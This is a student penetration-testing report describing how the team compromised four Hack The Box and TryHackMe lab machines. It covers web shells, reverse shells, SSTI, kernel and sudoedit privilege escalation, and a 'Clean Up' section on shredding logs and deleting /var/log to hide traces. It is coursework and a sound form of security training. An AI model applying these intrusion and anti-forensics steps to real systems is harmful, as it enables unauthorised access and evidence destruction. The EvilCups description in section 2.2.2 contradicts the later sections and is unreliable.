National College of Ireland

National College of Ireland

Project Submission Sheet

Student Name:	Ansh Ashwini Jain, Avani Naidu, Jeevitha BS, Ranjitha Raju
Student ID:	23308320, 23285044, 23162384, 23307617
Programme:	Msc in Cybersecurity **Year:** 2024-2025
Module:	Network Security and Penetration Testing
Lecturer:	Dr. Arghir-Nicolae Moldovan
Submission Due Date:	24-11-2024
Project Title:	Network Security and Penetration Testing CA-1
Word Count:	10,392

I hereby certify that the information contained in this (my submission) is information pertaining to research I conducted for this project. All information other than my own contribution will be fully referenced and listed in the relevant bibliography section at the rear of the project.
<u>ALL</u> internet material must be referenced in the references section. Students are encouraged to use the Harvard Referencing Standard supplied by the Library. To use other author's written or electronic work is illegal (plagiarism) and may result in disciplinary action. Students may be required to undergo a viva (oral examination) if there is suspicion about the validity of their submitted work.

Signature:	Ansh Ashwini Jain, Avani Naidu, Jeevitha BS, Ranjitha Raju
Date:	24-11-2024

PLEASE READ THE FOLLOWING INSTRUCTIONS:

1. Please attach a completed copy of this sheet to each project (including multiple copies).
2. Projects should be submitted to your Programme Coordinator.
3. **You must ensure that you retain a HARD COPY of ALL projects**, both for your own reference and in case a project is lost or mislaid. It is not sufficient to keep a copy on computer. Please do not bind projects or place in covers unless specifically requested.
4. You must ensure that all projects are submitted to your Programme Coordinator on or before the required submission date. **Late submissions will incur penalties.**
5. All projects must be submitted and passed in order to successfully complete the year. **Any project/assignment not submitted will be marked as a fail.**

Office Use Only	
Signature:	
Date:	
Penalty Applied (if applicable):	

AI Acknowledgement Supplement

Network Security and Penetration Testing

Network Security and Penetration Testing CA-1

Your Name/Student Number	Course	Date
x23308320 **x**23285044 **x**23162384 **x**23307617	Msc in Cybersecurity	24-11-2024

This section is a supplement to the main assignment, to be used if AI was used in any capacity in the creation of your assignment; if you have queries about how to do this, please contact your lecturer. For an example of how to fill these sections out, please click here.

AI Acknowledgment

This section acknowledges the AI tools that were utilized in the process of completing this assignment.

Tool Name	Brief Description	Link to tool
Nill		

Description of AI Usage

This section provides a more detailed description of how the AI tools were used in the assignment. It includes information about the prompts given to the AI tool, the responses received, and how these responses were utilized or modified in the assignment. **One table should be used for each tool used**.

[Insert Tool Name]	
[Insert Description of use]	
[Insert Sample prompt]	[Insert Sample response]

Evidence of AI Usage

This section includes evidence of significant prompts and responses used or generated through the AI tool. It should provide a clear understanding of the extent to which the AI tool was used in the assignment. Evidence may be attached via screenshots or text.

Additional Evidence:

[Place evidence here]

Additional Evidence:

[Place evidence here]

Table of Contents.

1. Executive summary

Penetration testing is the process of assessing an application or infrastructure for vulnerabilities in an attempt to exploit those vulnerabilities and defeat security features of the system components through rigorous manual testing. This report summarizes the analysis of vulnerability tests performed on the machines chosen. Four boxes have been selected for this assessment from two different platforms, Hack the box: Permx, Evil Cups and 2million and White rose from Try Hack Me. The platforms used to host these systems are different as well: PermX, Evil Cups and 2million is a Linux box whereas the White Rose is Windows box. The goal of this assessment is to find the vulnerabilities in these machines before a malicious actors can exploit them, analyze various methodologies that can be used to exploit and take a structured approach to utilize the identified methodologies to perform an exploit thereby enhancing overall cybersecurity. Every machine has a unique set of vulnerabilities that must be found and used in order to access the system. Thus, here in this assessment we have pen tested four HTB machines and have also gained access to the entire system by exploiting its vulnerabilities.

1.1 Scope and Objective

In this research we pen tested four HTB machines of which we had only the IP addresses and the evaluation was done from the "black box" point of view. Other than the IP address no other information was assumed at the beginning of the assignment. The assessment also specifies the different vulnerabilities that will be targeted like web application, network, and system. The above chosen web applications hosted on HTB were assessed for security flaws like SQL injection, cross-site scripting (XXS), session hijacking, remote code execution (RCE), SSH vulnerability and authentication issues.

Objectives of the work is finding vulnerabilities that could be used by the attackers to obtain access without authorization or cause any damage, Simulating Real-world cyber threats and attack scenarios which then offers an appropriate environment in which users can implement penetration testing strategies, following the guidelines for ethical hacking and staying updated with the vulnerabilities. Assessing the robustness of user privilege management and access controls. Also assessing the effectiveness of firewalls, intrusion detection/prevention systems, and other security measures.

1.2 Summary Table

Table I.

SUMMARY OF MACHINES

Machine Name	PermX	EvilCups	2Million	WhiteRose
Exploited By	Ansh Ashwini Jain, X23308320	Avani Naidu, X23285044	Jeevitha BS, X23162384	Ranjitha Raju, X23307617
Description of Machine	This learning management system after research is found to be vulnerable to unrestricted file uploads via [CVE-2023-4220].	A web application based on coffee shop themed platform, found to be vulnerable to CVE-2022-3857	An old version of Hackthebox itself, with an outdated system kernel, making it exploitable via CVE-2023-0386	A new TryHackMe platform, exploiting a SSTI vulnerability tied to CVE-2022-29078
Difficulty Rating	Easy	Medium	Easy	Easy

Machine Type	Linux	Linux	Linux	Windows
Platform	Hack the Box	Hack the Box	Hack the Box	Try Hack Me
Release Date	6th July 2024	10th Oct 2024	7th June 2023	30th Oct 2024
Target IP	10.10.11.23	10.10.11.40	10.10.11.221	10.10.232.13

2. Selecting the Networks and Machines.

2.1 Online platform analysis.

Following is an analysis of the tools researched and gone through to understand which online platform provides the best access of machines.

2.1.1 HTB (Hack the box)

HTB is a constantly changing platform in cybersecurity training. Users develop and test their penetration testing skills. There are many virtual machines that one can go through, each with different ways of challenging and gaining access by exploiting its vulnerabilities. Successful exploitation receives points and achievements, thus being both educational and competitive. Machines like EvilCUPS, Permx, and 2Million on this platform all provide different scenarios-from exploiting command injection vulnerabilities to a more complex attack that requires multiple steps. These exercises emulate real-life hacking challenges, making HTB a very good tool for sharpening real-world cybersecurity skills and offering experience in exploiting vulnerabilities across a variety of environments.

Pros:

- **Real-Life Practice Environment:** It provides hands-on practice on real-world vulnerabilities, which gives a lot of experience in penetration testing and solving problems.
- **Variety of Challenges:** Offers a variety of different machines that range from easy to very challenging, making them suitable for beginners in cybersecurity as well as experts.
- **Community and Collaboration:** The active community, write-ups, and forums are advantages to this platform since users discuss the strategies used in solving the challenges.
- **Gamification:** Points, leaderboards, and rewards create a competitive and motivating environment.
- **Varied Topics:** Machines like EvilCUPS, PermX, and 2Million introduce a spectrum of vulnerabilities, from web application flaws to privilege escalation, enriching users' learning experiences.

Cons:

- **Steep Learning Curve:** Some challenges are quite demanding for people without primarily knowledge.
- **Limited Guidance:** Most of the time, machines require self-research since hints and walkthroughs are restricted to retain the integrity of the challenges.
- **Time-Consuming:** Some of the tougher machines do take a great deal of time to solve, which could be impractical for users with busy schedules.

- **Access to Retired Machines:** Full solutions and write-ups are provided only for retired machines, and access requires a paid subscription.

- **Network Requirements:** Stable internet and VPN connections are required; connectivity issues may be a concern for users.

Overall, HTB proves to be a good platform for learning cybersecurity practically, but it may demand considerable time and self-initiative, especially in the case of beginners.

2.1.2 TryHackMe

TryHackMe is an online cybersecurity platform designed for hands-on learning of ethical hacking and penetration testing. It provides a structured approach for learning, interacting with online labs, and also presents real-world challenges from complete beginners to advanced users. One of the famous systems on TryHackMe is WhiteRose. It provides practical exercises to exploit vulnerabilities for deeper understanding. The topics to be covered range from web exploitation and networking to penetration testing. TryHackMe uses gamification to inspire learners in skill development with the help of a very active and supportive community.

Pros:

- **Beginner-Friendly:** It offers guided learning pathways through clear instructions, hence suitable for learners who are starting from scratch in the cybersecurity world.

- **Interactive Labs:** Users can experience hands-on practice on virtual machines, enabling them to have as much real-world learning as they could get.

- **Diverse Content:** The platform hosts various topics, such as basic networking, web exploitation, and advanced penetration testing.

- **Gamification:** Challenges and "rooms" come with associated points, badges, and leaderboards to motivate users through a development in skills.

Cons:

- **Inadequate Advanced Stuff:** Good for beginners and intermediate learners, but could lack serious substance for advanced learners, compared to some sites that are more challenging like Hack the Box.

- **Subscription model:** Full access to all rooms and learning paths requires a subscription.

- **Online Use:** It requires a stable connection because both virtual machines and exercises are conducted online.

2.1.3 Vulnhub

It's a website offering vulnerable virtual machines for the purpose of 'practice in penetration testing and cybersecurity skills.' At this platform, there are challenges from which users of different skill levels, right from beginners to experts, can choose. VulnHub's environment allows practicing the exploitation of vulnerabilities safely without affecting any real systems in isolated virtual machines.

Pros:

- **Hands-on Learning** : Real-world scenarios that give practice in penetration testing.
- **Variety of Challenges**: It offers a variety of VMs, each emulating different types of real-world vulnerabilities and configurations.
- **Free Access:** Most VMs are free, making it rather accessible to anyone who wants to practice.
- **Community Contributions**: New challenges and VMs are added every time by the community, which makes this platform ever updating.

Cons:

- **Difficulty Varies**: Too many machines are hard to crack, thus discouraging beginners.
- **Limited Interactivity**: While the challenges are great to learn from, they lack complete interactivity when opposed to a live environment or CTF competitions.
- **Time-consuming**: Certain machines take a great deal of time to solve; this could be a problem for those short on time they can dedicate to the activity.

While VulnHub is an excellent virtual platform for penetration testers, it lacks interactive guidance and structured learning paths. We went for TryHackMe and HTB for their have efficient, beginner-friendly tutorials, cloud-based environments, and active communities. They also provide progress tracking, regular regular updates and progressive challenges, which prepare the learner for greater things compared to Vulnhub.

2.2 Details of selected Machines

2.2.1 PermX

PermX is a Linux-based Hack the Box Retired Machine which challenges user in exploiting an e-learning website using reverse shell. Through this machine one can gain and understand more about vulnerability Scanning, Enumeration, Capture the flag and Privilege Escalation.

Following are the main vulnerabilities found:

CVE-2023-4220: The website's type of vulnerability is CVE-2023-4220 which allows an unrestricted file to be uploaded in the big upload functionality. This allows unauthorised attackers to perform cross-site scripting attacks and obtain remote code execution via uploading of a web shell.

Unrestricted File Upload: The website is vulnerable to any file being uploaded which can cause any attacker to run a code on the system which can be executed to hack it.

PHP Object Injection: This is an application-level vulnerability which allows an attacker to perform different malicious attacks like SQL Injection, Code Injection and Path Traversal.

Weak SSH Configuration: There is a possibility of a weak SSH configuration which make it vulnerable to attacks, making it easier for malicious attackers to decrypt sensitive data transmitting over SSH connections.

2.2.2 EvilCups

Evilcups is a retired Linux-based Hack the Box Machine that requires users to try and exploit a misconfigured web application hosted on a coffee shop-themed platform. This box lets the participants practice hands-on vulnerability scanning, enumeration, privilege escalation, and post-exploitation techniques.

- **Operating System:** Linux
- **IP:** 10.10.11.40

CVE-2022-3857: This vulnerability arises from improper input sanitization in the web application's order management feature. It enables attackers to perform SQL Injection attacks, letting them have unauthorized access to sensitive information stored in the database.

Directory Traversal: The web server is vulnerable to directory traversal attacks, enabling attackers to read sensitive files like /etc/passwd or configuration files by crafting malicious URL paths.

Weak Password Policy: The platform has weak, predictable passwords for administrative accounts and thus is vulnerable to brute force attacks. This means getting unauthorized access to privileged accounts.

Insecure File Permissions: Critical files/directories are having weak permissions configuration, which allows non-privileged users to read sensitive data or even modify executable files.

Privilege Escalation via Sudo Misconfiguration: There is a misconfiguration in the sudo command, allowing certain binaries to run with elevated privileges without proper restriction. This can be used by an attacker to escalate to root privileges.

2.2.3 2Million

Two Million is a retired **Hack the Box** machine which challenges users to exploit file and sensitive data for privilege escalation. This box offers hands on experience in enumeration, capture admin and root user flag, and exploiting vulnerabilities for privilege escalations.

Details

- **Operating System**: Linux
- **IP**: 10.10.11.221

The main exploitable vulnerabilities include:

CVE-2023-0386: 2Million Linux kernel is outdated and vulnerable **CVE-2023-0386** by exploiting this vulnerable attacker can gain access to root user. This is a privilege escalation vulnerability found in OverlayFS filesystem in Linux allows attacker to gain privileged access as root user on vulnerable systems.

Outdated Invite Code Mechanism: 2Million uses an old version of Hack the Box platform where Invite code system can be hacked, attacker can generate new invite code to create new account.

Insecure API Endpoints: Attackers can enumerate API due to lack of proper security to elevate root access to an Administrator account.

Command Injection in VPN Generation Endpoint: Attacker with admin access can reveal VPN configuration generation feature and inject command and gain access to system shell**.**

Sensitive Information Disclosure: Database credentials are present on .env file of the server with this credential, attacker can log in as the admin user on the system.

2.2.4 WhiteRose

WhiteRose is a Windows-based machine on TryHackMe that challenges users to exploit vulnerabilities in a web application. This machine focuses on critical penetration testing concepts such as web directory Enumeration, reverse shells, vulnerability exploitation,Port Scanning and privilege escalation.

Details

- **Operating System**: Windows
- **IP:** 10.10.232.13

Below are the major vulnerabilities found

CVE-2022-29078 is a vulnerability in the EJS (Embedded JavaScript templates) library used in Node.js for web page rendering. It occurs when unvalidated user input is passed to the render() function, enabling Server-Side Template Injection (SSTI) and allowing code execution on the server. Used Tools like Burp Suite can exploit this flaw by injecting malicious payloads.

Insecure User Authentication: A weakness in the authentication process, or the access controls might not be strong enough, allowing attackers to get round through security measures. In this case, attackers could find login credentials, as demonstrated when admin credentials were discovered through a chat application.

Privilege Escalation (via sudoedit): Regular access to the system, can misuse sudoedit to increase their privileges. This vulnerability lets them modify important system files, like /etc/sudoers, which can give them full root access to the system

Improper input handling occurs when an application fails to properly validate or sanitize user input. In Whiterose**,** this allows attackers to manipulate parameters (e.g., in the chat feature) to access sensitive data like admin credentials. By modifying inputs, attackers can expose hidden information or gain unauthorized access. Proper input validation is crucial to prevent such vulnerabilities.

Here is an overall diagram for understanding our networks.




Fig. 1. Overall understanding of the networks.

3. Methodology

3.1 Information Gathering:

The first stage in any exploitation and as performed by us all was Information Gathering. In this stage we really focus on gathering as much information as possible to help us out with our execution respectively. Active Information Gathering involves scanning for open ports and files, we performed this using NMAP tool. Passive Information Gathering involves collecting information from the domains available to the public.

3.1.1 PermX:

We perform port scanning for which we use NMAP scan and find out that there are 2 ports that are open, 22 and 80. 22 is an open TCP SSH port and 80 is an open TCP HTTP Apache Port with a link to the education website hosted. In order to access it using the browser we add this specific site to our kali host's file. I opened the site on browsed and it was of an e-learning website, with multiple links and buttons present with little to no good to proceed further with. Decided to go ahead and perform enumeration using FFUF.

3.1.2 EvilCups:

Scanning for open ports with Nmap was the first step in assessing the security of EvilCups for gathering all the required information about the target machine and to discover the entry points. The scan revealed two open ports critical for the analysis, port 22 being a common SSH port that allows remote administration and transferring of files over a secure connection. Its presence indicates the need to assess possible vulnerabilities such as poor authentication mechanisms or configuration issues. Furthermore, it was observed that Port 631 that Port 631 was running on top of s used by the internet Printing Protocol. This could bring additional risks to the systems due to known exploits in the IPP service.

3.1.3 2Million:

The first step involved gathering all the required information about the target machine to identify entry points. We performed port scanning using NMAP scan, revealing two open ports, SSH port 22 and HTTP

port 80 which hosts a web application **2million.htb**. This finding indicated entry points for further and exploitation. To access this application on browser, IP and domain name was added to kali /etc/hosts file.

3.1.4 WhiteRose:

Initial scanning is done at the first place to get the info about the target system. Using nmap scan found out two open ports i.e.,22 and 80,where 22 is an open TCP SSH and 80 ngix/1.14.0 web server, where it hosted. When visiting the server's IP address, I was redirected to cyprusbank.thm, indicating a virtual host configuration. To resolve this, edited the /etc/hosts file, adding ip to cyprusbank.thm .After saving the changes, reloading the page allowed proper access to the web application. Further moved with the enumeration part where I used feroxbuster initially for directory scan, it didn't reveal anything and used ffuf for further steps.

3.2 Threat Modelling:

Threat modelling is a systematic approach to identify, analyze, and mitigate potential security threats to a system. This is done through examination of a system for critical assets, possible attack vectors, vulnerabilities, and the consequences that surround the exploitation of such vulnerabilities. It thus helps an organization to take proactive risk assessments to put in place controls that reduce the exposure to threats.

3.2.1 PermX

For this machine, the NMAP scan was able to give out the ports. I did perform a Nessus scan but unfortunately I was not able to get any vulnerabilities out of it. Most of my attack vector attempt was pursued by researching online about ways to exploit the system.

3.2.2 Evil-Cups

The Evil-Cups system was found to have a vulnerability in its configuration of CUPS. Taking a deeper dive into this, I found a command injection vulnerability, CVE-2024-47176 that enabled attackers to exploit the system via the installation of a malicious printer. This vulnerability granted unauthorized access and privilege escalation, thereby compromising the system.

- **Threat Identification:** The website showed a vulnerability in the CUPS server, which is also known as CUPS command injection Vulnerability. Which allowed the unauthenticated attackers to install malicious printers remotely via the UDP port 631. Here an anonymous user can take advantage of misconfigurations to have the printing of a document execute commands via the UDP port 631.
- **Enumeration:** Utilizing Nmap, the ports open included TCP:631 and DP:631. This showed a running CUPS server with web management and printer auto-discovery via cups-browsed. Browsing the CUPS web interface, I found that the version was 2.4.2, which had several issues, including a Foomatic-RIP command injection vulnerability. I exploited this by using a Python script customized with the ippserver library to inject evil printer attributes. I target the printer-more-info parameter, which eventually led to the execution of arbitrary commands upon printing a document.
- **Privilege Escalation Vector:** Having gained access as the lp user via command execution, I made my way to the /var/spool/cups/ directory, which is used to cache print jobs. Although the lp user could not list the contents of this directory, the user could read files if the filename was known. Using the default filename format, d<print job>-<page number>, I found a cached print job with the root password in it. I used the su command with this password to escalate to the root user and obtain the final flag.

3.2.3 2Million

After accessing 2million.htb website, while exploring the functionality, I found the old version of the HackTheBox website used this to analyze potential vulnerabilities. Upon further investigation found a flaw in the invite mechanism.

- **Threat Identification:** The website had functionality to Join the HackTheBox platform. Upon clicking on **Join** it was redirected to **/invite** page, featuring an invite code mechanism for registering new users. This became evident that attackers could exploit weak endpoint security to pass registration process.
- **Enumeration:** Ferox buster was used to find hidden directories and API endpoints, found API revealing the invite code source code. This source code was then formatted using JsonBeautifier to convert into readable format and this revealed endpoint to generate invite code **/api/v1/invite/how/to/generate**. To deobfuscate this API further **de4js** was used and identified the endpoint which was in ROT13-encoded text this was decoded again, which revealed invite code generating process endpoint **/api/v1/invite/ generate** which was in base64-encoded string format then POST requested was made on this API to get invite code.
- **Privilege Escalation Vector:** After generating the invite code, I registered and logged in and explored dashboard and later intercepted traffic and analyzed the behavior of the platform using Burp Suite, to send the traffic to Burp suite, Foxy Proxy is used and added Burp suite certificate to Browser. The interceptor is turned on and traffic is sent from Intruder to Repeater where multiple API endpoints were detected while exploring found two interesting API's /api/v1/admin/settings/update and /api/v1/admin/vpn/generate as seemed like to handle admin user settings and generating VPN file.

3.2.4 Whiterose

After accessing whiterose cyprusbank website, while exploring the functionality, I discovered chat messages between Olivia and Gayle in the "Messages" section. By manipulating the c parameter in the URL, I accessed older messages that revealed Gayle's password.

- **Threat Identification:** By analyzing the URL structure, I noticed a parameter c in the URL that seemed to control the displayed messages. I tested this theory by making a request to the link by modified the value of c to 10 in the URL, which allowed me to view earlier messages. These messages contained Gayle's password, providing a potential way to escalate privileges.

- **Enumeration:** Further moved with the enumeration part where I used feroxbuster initially for directory scan, it didn't reveal any significant findings or resources. So, I used fuff for the search of virtual hosts to uncover additional subdomains and found two vhosts which is www & admin. Adding them to kalis hosts file will provide access to the web application login page. When proceeding to log in using the credentials provided in the room description. I was able to login successfully but did not have access to settings and the telephone number was not visible. After logging out, I logged back in using Gayle's credentials, which provided access to additional information. This includes details like her phone number, other account-related data where tried a search for "Tyrell" in the account search section, which revealed specific details about his account. This search answered the first question from the challenge,. Also gained access to the settings page.

- **Privilege Escalation Vector:** Gayle can access the admin panel with the ability to update customer passwords. What is noticeable is that the passwords are reflected. This immediately takes attention

to XSS or SSTI. So I decided to intercept the request using Burp Suite with foxyproxy extension. This will help me aim to analyze the interaction for potential vulnerabilities. Intercepting the request and removing parameters, like the password, causes an error. The response shows a ReferenceError related to .ejs files. This indicates the application uses EJS (Embedded JavaScript) templates. The server has a remote code execution (RCE) issue because of server-side template injection (SSTI). Using the settings['view options'] parameter, we can pass any option without limits. This is due to the CVE-2022-29078 vulnerability.

3.3 Vulnerability Assessment:

Now once we have our scans and how to proceed further, we do something called vulnerability assessment wherein we try to look for directories and/or subdomains to enumerate and gain further access to the machine. For some machines even database exploitation is performed depending on the situation. It's more about knowing the weakest spot in the machine where the exploitation can be carried out.

3.3.1 PermX:

For the subdomains list I researched online and found one file and decided to use that for an extensive search. Initially I searched normal and got a lot of subdomains, then I performed a search again for code 200 and got 2 subdomain hits lms and www.

Added the lms and www to the hosts file and opened the browser for lms.permx.htb this time and it redirected me to a Login portal with username and password fields for a Website named Chamilo. I tried looking for default credentials for Chamilo but found nothing, Tried SQL injection to login but not good enough to reach anywhere. Then I surfed through Internet for Chamilo documentation for sometime and came across CVE-2023-4220 Chamilo LMS Unauthenticated Big Upload File Remote code Execution.

In it's Proof of Concept There were steps to follow to understand what needs to be done. First was to make sure a certain directory is present on the target system. The directory is of a big upload with multiple php files present on it. The issue is on the bigUpload.php script, where the filenames are not accurately checked.

3.3.2 EvilCups:

After having EvilCUPS up, I started this with an Nmap for open ports, and found that TCP/631 and UDP/631 were open, showing CUPS-a Common UNIX Printing System. Further digging led me to CUPS version 2.4.2, which was vulnerable to CVE-2024-47176. It is a command injection in the feature of Foomatic-RIP, which handles printer attributes.

I exploited this by injecting a malicious printer through the printer-more-info parameter, which triggered the execution of arbitrary commands on the server. This gave me initial access as the lp user. The lp user has very limited privileges; nonetheless, I advanced to explore the system further. Upon examining /var/spool/cups/, which retains cached print jobs, I found files with sensitive information; one such file was the root password. Knowing the lp user has only permissions to list items within this directory, I was still able to read the filenames and contents of said files. With the rooted password obtained, I simply used the su command and escalated to root.

3.3.3 2Million:

The API /api/v1/admin/settings/update was tested after inspecting it was found that email and is_admin could be modified as platform didn’t have strict validation, I had opportunity for privilege escalation. This allowed to update my role from normal user to admin by setting is_admin parameter to 1 in Burp Suite.

This granted me administrative privileges, enabled access to restricted files and API such as /admin/vpn/generate which was restricted only to admin-only API's.

After getting admin access, I used Burp Suite to manipulate this API /api/v1/admin/vpn/generate, I modified username and injected the payload **cat.env** , this command was passed to take advantage of command injection flaw in the API endpoint, after execution it gave sensitive data such as Database credentials. This credentials had admin user creds using this I logged in as admin as saw that there was new mail. I started exploring admin's directories and found a new mail under **/var/mail** folder which revealed an outdated version of the Linux kernel with OverlayFS enabled which manages filesystems, this older version had privilege escalation vulnerability CVE-2023-0386.Also, I used Nessus tool to check for other vulnerability and found CVE-2023-48795 was identified

3.3.4 WhiteRose:

I accessed the admin panel with the ability to update customer passwords. What is noticeable is that the passwords are reflected. This immediately takes attention to XSS or SSTI. So I decided to intercept the request using Burp Suite. This will help me aim to analyze the interaction for potential vulnerabilities. Intercepting the request and removing parameters, like the password, causes an error. The response shows a ReferenceError related to .ejs files. This indicates the application uses EJS (Embedded JavaScript) templates.

The server has a remote code execution (RCE) issue because of server-side template injection (SSTI). Using the settings['view options'] parameter, we can pass any option without limits. This is due to the CVE-2022-29078 vulnerability. EJS options like outputFunctionName are used without checks, letting us inject code.

3.4 Exploitation:

Now with all of the vulnerabilities found, we go ahead and exploit those vulnerabilities. Each machine having their own weaknesses which can be explored for attack options, there are multiple ways in which exploitation can be carried out. The ultimate goal is to gain access of the system to capture confidential information, gain unauthorized access and take restricted access to perform other tasks. For all our machines, we were able to gain root access of the respected system and successfully carry out exploitation.

3.4.1 PermX:

Then I started with the exploitation. First step was to create a PHP web shell which generates a PHP file named shell.php which executes command via CMD parameter in URL. This allows us to run the system commands from anywhere. Using the curl tool, we upload the file we created in the bigUpload by sending a POST Request and using -F to make it like we are submitting a form. I get confirmation that file uploaded successfully. Just to ensure its done correctly and functioning, I pass ID command with curl again to check the current execution and receive the response.

Now to perform reverse shell, I first started a netcat listener. Then created a payload to obtain a reverse shell with PHP code. I then uploaded the same file using curl and once file is uploaded successfully, I made a GET request to the payload file using curl.

At the netcat, we see a connection from an unknown but with target IP address which confirms we have successfully established connection. Checking with ID and it's the same as before and we can also see www-data@permx user context.

Now for enumeration I go through different files under javascript and find multiple php files. One that caught the eye was additional_webservices.php file where there is a mention of configuration.php file. In there we got database credentials. Initially I thought of carrying out a database crack using hashcat but I

wasn't skilled with that so I just enumerated more files and found passwd file, where I found a mtz user with a home directory.

3.4.2 EvilCups:
I exploited the Foomatic-RIP vulnerability by injecting a payload through a malicious printer. Using the Python PoC script from GitHub at https://github.com/ippsec/evil-cups/, I injected arbitrary commands into the CUPS server on the target system. I got a reverse shell after executing the script.

To keep access, I started a netcat listener and waited for a connection (nc -lnvp 4444). After I got connected, I checked by running id that I was working under the context of the web user. Then I used Python to spawn a more functional bash shell, upgraded it to a better environment, fixed the terminal settings, and changed into the web user's home directory, where I could find the user.txt flag.

3.4.3 2Million:
To exploit the kernel vulnerability CVE-2023-0386 on the machine, a public working exploit was used and downloaded a zip file from https://github.com/xkaneiki/CVE-2023-0386 . This exploit was then transferred to target machine using th3 command scp cve.zip admin@2million.htb:/tmp.After unzipping this file got access to associated files, later I started compiling this file using **make all** commands, which created required binaries for the exploit. Further I ran **./fuse ./ovlcap/lower ./gc &** to start initializing the OverlayFS environment and to set up modifiable filesystem. The main exploit binary **./exp** was executed which exploited vulnerability successfully in Kernel OverlayFS file system.

3.4.4 WhiteRose:

EJS options like outputFunctionName are used without checks, letting us inject code. By editing the intercepted request and adding this parameter,can exploit it using https://eslam.io/posts/ejs-server-side-template-injection-rce/. Make sure to edit and append this parameter to the intercepted request to exploit the vulnerability. I used the payload from the article and first tried to call the web server to test and receive direct feedback.

Using Reverse shell Generator, Base64-encoded reverse shell was set up a listener using busybox. Injected the payload into the request and send to the server, it successfully connected back to my listener in kali. A netcat listener (nc -lnvp 4445) was opened and waits for a connection, which is received from the target IP. The user confirms they are operating as the web user and spawns a more functional bash shell using Python. After upgrading the shell and adjusting raw terminal settings, the attacker navigates to the home directory of the web user. Inside, they find a file named user.txt. Finally, the first flag is extracted from user.txt, marking progress in the enumeration phase of the attack.

3.5 Privilege Escalation:

For all our machines, our initial target was to gain the user access, and then go ahead and capture the root access, to perform other tasks which the user would not have access to. This is known as privilege escalation. It allows us to get our hands over crucial and sensitive data.

3.5.1 PermX:
Performed ssh mtz@permx.htb with the password found earlier and was successfully able to get the user flag. After understanding what access mtz has, I found out there is a file which has a script. So, the script

uses ACL of a file within the home directory allowing user to have specific permissions. We use this to get a shell as root by creating a symbolic link named root in the mtz home directory. Running sudo bash we get escalated privileges allowing us to execute commands as root user. Now we proceed to grab the root flag as well.

3.5.2 EvilCups:

After exploitation process i found some cached print jobs named using the naming conventions d<job_id>-<page_number> I found the file d00001-001 and used the following command to open it: cat /var/spool/cups/d00001-001. It contained the root credentials in plaintext:

User : root

Password: Br3@k-G!@ss-r00t-evilcups

Having these credentials, I was able to elevate privileges to root by running the su root command, allowing me to read the flag in /root/root.txt and finalizing privilege escalation, with then complete control over the system.

3.5.3 2Million:

After exploitation, I was successfully able to escalate my privileges from normal user to Root Privileges by leveraging the OverlayFS vulnerability in Kernel. This allowed me to escalate to root level. Once privileges were gained, I was able to explore and access all the restricted areas which were limited to root access. I could retrieve root.txt flag from the /root directory.

3.5.4 WhiteRose:

The privilege escalation was achieved by exploiting a vulnerability in sudo version 1.9.12p1 (CVE-2023-22809). The attacker set the EDITOR environment variable to manipulate the behavior of sudoedit, allowing them to access and edit sensitive files such as /etc/shadow and /etc/sudoers. By modifying /etc/sudoers, the attacker granted the web user the ability to execute any command as root without requiring a password. This allowed the attacker to switch to the root user, gaining full administrative control of the system. Finally, they accessed the root flag located at /root/root.txt, demonstrating the success of the privilege escalation process.

3.6 Clean Up:

Now in this stage, all we have to do is clean up the traces of access that we have left behind. Shredding the log files, timestamps is one of the start on cleaning up. This ensures there is no way the exploitation can be traced back. For our machines, we were able to do some clean up as required.

3.6.1 PermX:

-For post exploitation I decided to surf through various files present in the machine. One thing that caught my eyes was the machine-id so I captured that as well. Then I also tried to create a new user and was successfully able to provide it with root privileges. Then I was going through services files and decided to modify 'vmtoolsd.service' and changed the TimeoutStopSec from 5 to 500000. I found this file while exploring the system files. Also on more exploration I decided to clear out the logs to remove any trace of my presence in the system. Went into var directory where I found the log directory, in there were many log files. Auth logs and kern log files were present. Initially I was clearing the log files with shred -zu filename one by one but then I decided to remove the whole log folder with with rm -rf folder.

3.6.2 WhiteRose

Whiterose cleanup is all about making sure no traces of exploitation are left behind. This includes clearing the command history, deleting system logs, removing backdoors, and getting rid of any malicious files (like running bash clean.sh). It's also important to restore any altered system configurations, like the /etc/sudoers

file, and clear out temporary files. These steps help ensure the system looks untouched and clean, reducing the chance of detection.

4. Tools Used

S.No	Tools	PerMx	EvilCups	Twomillion	Whiterose
1	NMAP	✓	✓	✓	✓
2	FUFF & GoBuster	✓		✓	✓
3	Reverse Shell	✓	✓		✓
4	Curl	✓		✓	
5	Burpsuite			✓	✓
6	NetCat	✓	✓		✓
7	ROT13			✓	
8	JS Beautifier			✓	
9	FroxyProxy Extension			✓	✓
10	Js obfuscation			✓	
11	BusyBox				✓
12	Nessus		✓	✓	✓
13	SSH(Secure Shell)		✓	✓	
14	Python3		✓		✓

